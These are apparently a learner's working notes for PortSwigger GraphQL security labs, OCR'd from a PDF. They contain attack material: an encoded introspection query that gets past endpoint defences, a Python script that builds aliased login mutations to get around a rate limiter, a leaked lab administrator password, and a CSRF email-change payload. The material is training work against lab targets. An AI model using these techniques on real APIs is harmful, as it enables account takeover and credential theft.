

Lab: Accessing private GraphQL posts


The blog page for this lab contains a hidden blog post that has a secret password. To solve the lab, find the hidden blog post and enter the password.

Learn more about Working with GraphQL in Burp Suite.



install the inql extention in burp






Lab: Accidental exposure of private GraphQL fields

The user management functions for this lab are powered by a GraphQL endpoint. The lab contains an access control vulnerability whereby you can induce the API to reveal user credential fields.

To solve the lab, sign in as the administrator and delete the username carlos. Learn more about Working with GraphQL in Burp Suite.






```
⊚ Cancel < |▼ | > | ▼
                                                                                                       Target: https://0a63009f0345941480cb31d6
Request
                                                                      Response
                                                   Pretty
                                                                       1 HTTP/2 200 OK
Query
                                                                         Content-Type: application/json; charset=utf-8
                                                                         X-Frame-Options: SAMEORIGIN
Content-Length: 133
             password
username
                                                                              "getUser":{
    "id":1,
                                                                                "password":"ec7ykpwsi7ho5alxuhkh",
"username":"administrator"
Variables
② ② ← → Search
                                                                     ② ② ← → Search
                                                                                                                        D highlights
```

Lab: Finding a hidden GraphQL endpoint


The user management functions for this lab are powered by a hidden GraphQL endpoint. You won't be able to find this endpoint by simply clicking pages in the site. The endpoint also has some defenses against introspection.


To solve the lab, find the hidden endpoint and delete carlos.

Learn more about Working with GraphQL in Burp Suite.




/api?query=query+IntrospectionQuery+%7B%0D%0A++_schema%0a+% 7B%0D%0A++++gueryType+%7B%0D%0A+++++name%0D%0A+++ +%7D%0D%0A++++mutationType+%7B%0D%0A+++++name%0D%0A ++++%7D%0D%0A++++subscriptionType+%7B%0D%0A+++++name% 0D%0A++++%7D%0D%0A++++types+%7B%0D%0A++++++...FullTyp e%0D%0A++++%7D%0D%0A++++directives+%7B%0D%0A+++++nam e%0D%0A+++++description%0D%0A+++++args+%7B%0D%0A++++ ++++...InputValue%0D%0A++++++%7D%0D%0A++++%7D%0D%0A+ +%7D%0D%0A%7D%0D%0A%0D%0Afragment+FullType+on+__Type+% 7B%0D%0A++kind%0D%0A++name%0D%0A++description%0D%0A++fi elds%28includeDeprecated%3A+true%29+%7B%0D%0A++++name%0 D%0A++++description%0D%0A++++args+%7B%0D%0A++++++...Input Value%0D%0A++++%7D%0D%0A++++type+%7B%0D%0A++++++...Ty peRef%0D%0A++++%7D%0D%0A++++isDeprecated%0D%0A++++depr ecationReason%0D%0A++%7D%0D%0A++inputFields+%7B%0D%0A++ ++...InputValue%0D%0A++%7D%0D%0A++interfaces+%7B%0D%0A+++ +...TypeRef%0D%0A++%7D%0D%0A++enumValues%28includeDeprecat ed%3A+true%29+%7B%0D%0A++++name%0D%0A++++description%0 D%0A++++isDeprecated%0D%0A++++deprecationReason%0D%0A++% 7D%0D%0A++possibleTypes+%7B%0D%0A++++...TypeRef%0D%0A+





id one is for administrator 2 is for weiner 3 for carlos



Lab: Bypassing GraphQL brute force protections

The user login mechanism for this lab is powered by a GraphQL API. The API endpoint has a rate limiter that returns an error if it receives too many requests from the same origin in a short space of time.


To solve the lab, brute force the login mechanism to sign in as carlos. Use the list of <u>authentication lab passwords</u> as your password source.


Learn more about Working with GraphQL in Burp Suite.


```
username = "carlos"
mutation = "mutation {\n"

with open("wordlist.txt", "r") as file:
    for i, line in enumerate(file, start=1):
        password = line.strip()
    if password:
        mutation += f''' attempt{i}:login(input:{{password: "{password}", username: "{username}"}}) {{
        success
        token
```


```
}\n\n'''
mutation += "}"
print(mutation)
```







attempt 72 is success so lets see what was the password of attempt 72




Lab: Performing CSRF exploits over GraphQL

The user management functions for this lab are powered by a GraphQL endpoint. The endpoint accepts requests with a content-type of x-www-form-urlencoded and is therefore vulnerable to cross-site request forgery (CSRF) attacks.

To solve the lab, craft some HTML that uses a CSRF attack to change the viewer's email address, then upload it to your exploit server.


You can log in to your own account using the following credentials: wiener:peter.

Learn more about Working with GraphQL in Burp Suite.



conver the data formate in the kind of url

query=mutation changeEmail(\$input: ChangeEmailInput!) { changeEmail(in put: \$input) { email } &variables={"input":{"email":"blpooo@bleblo.com"}} &operationName=changeEmail



csrf

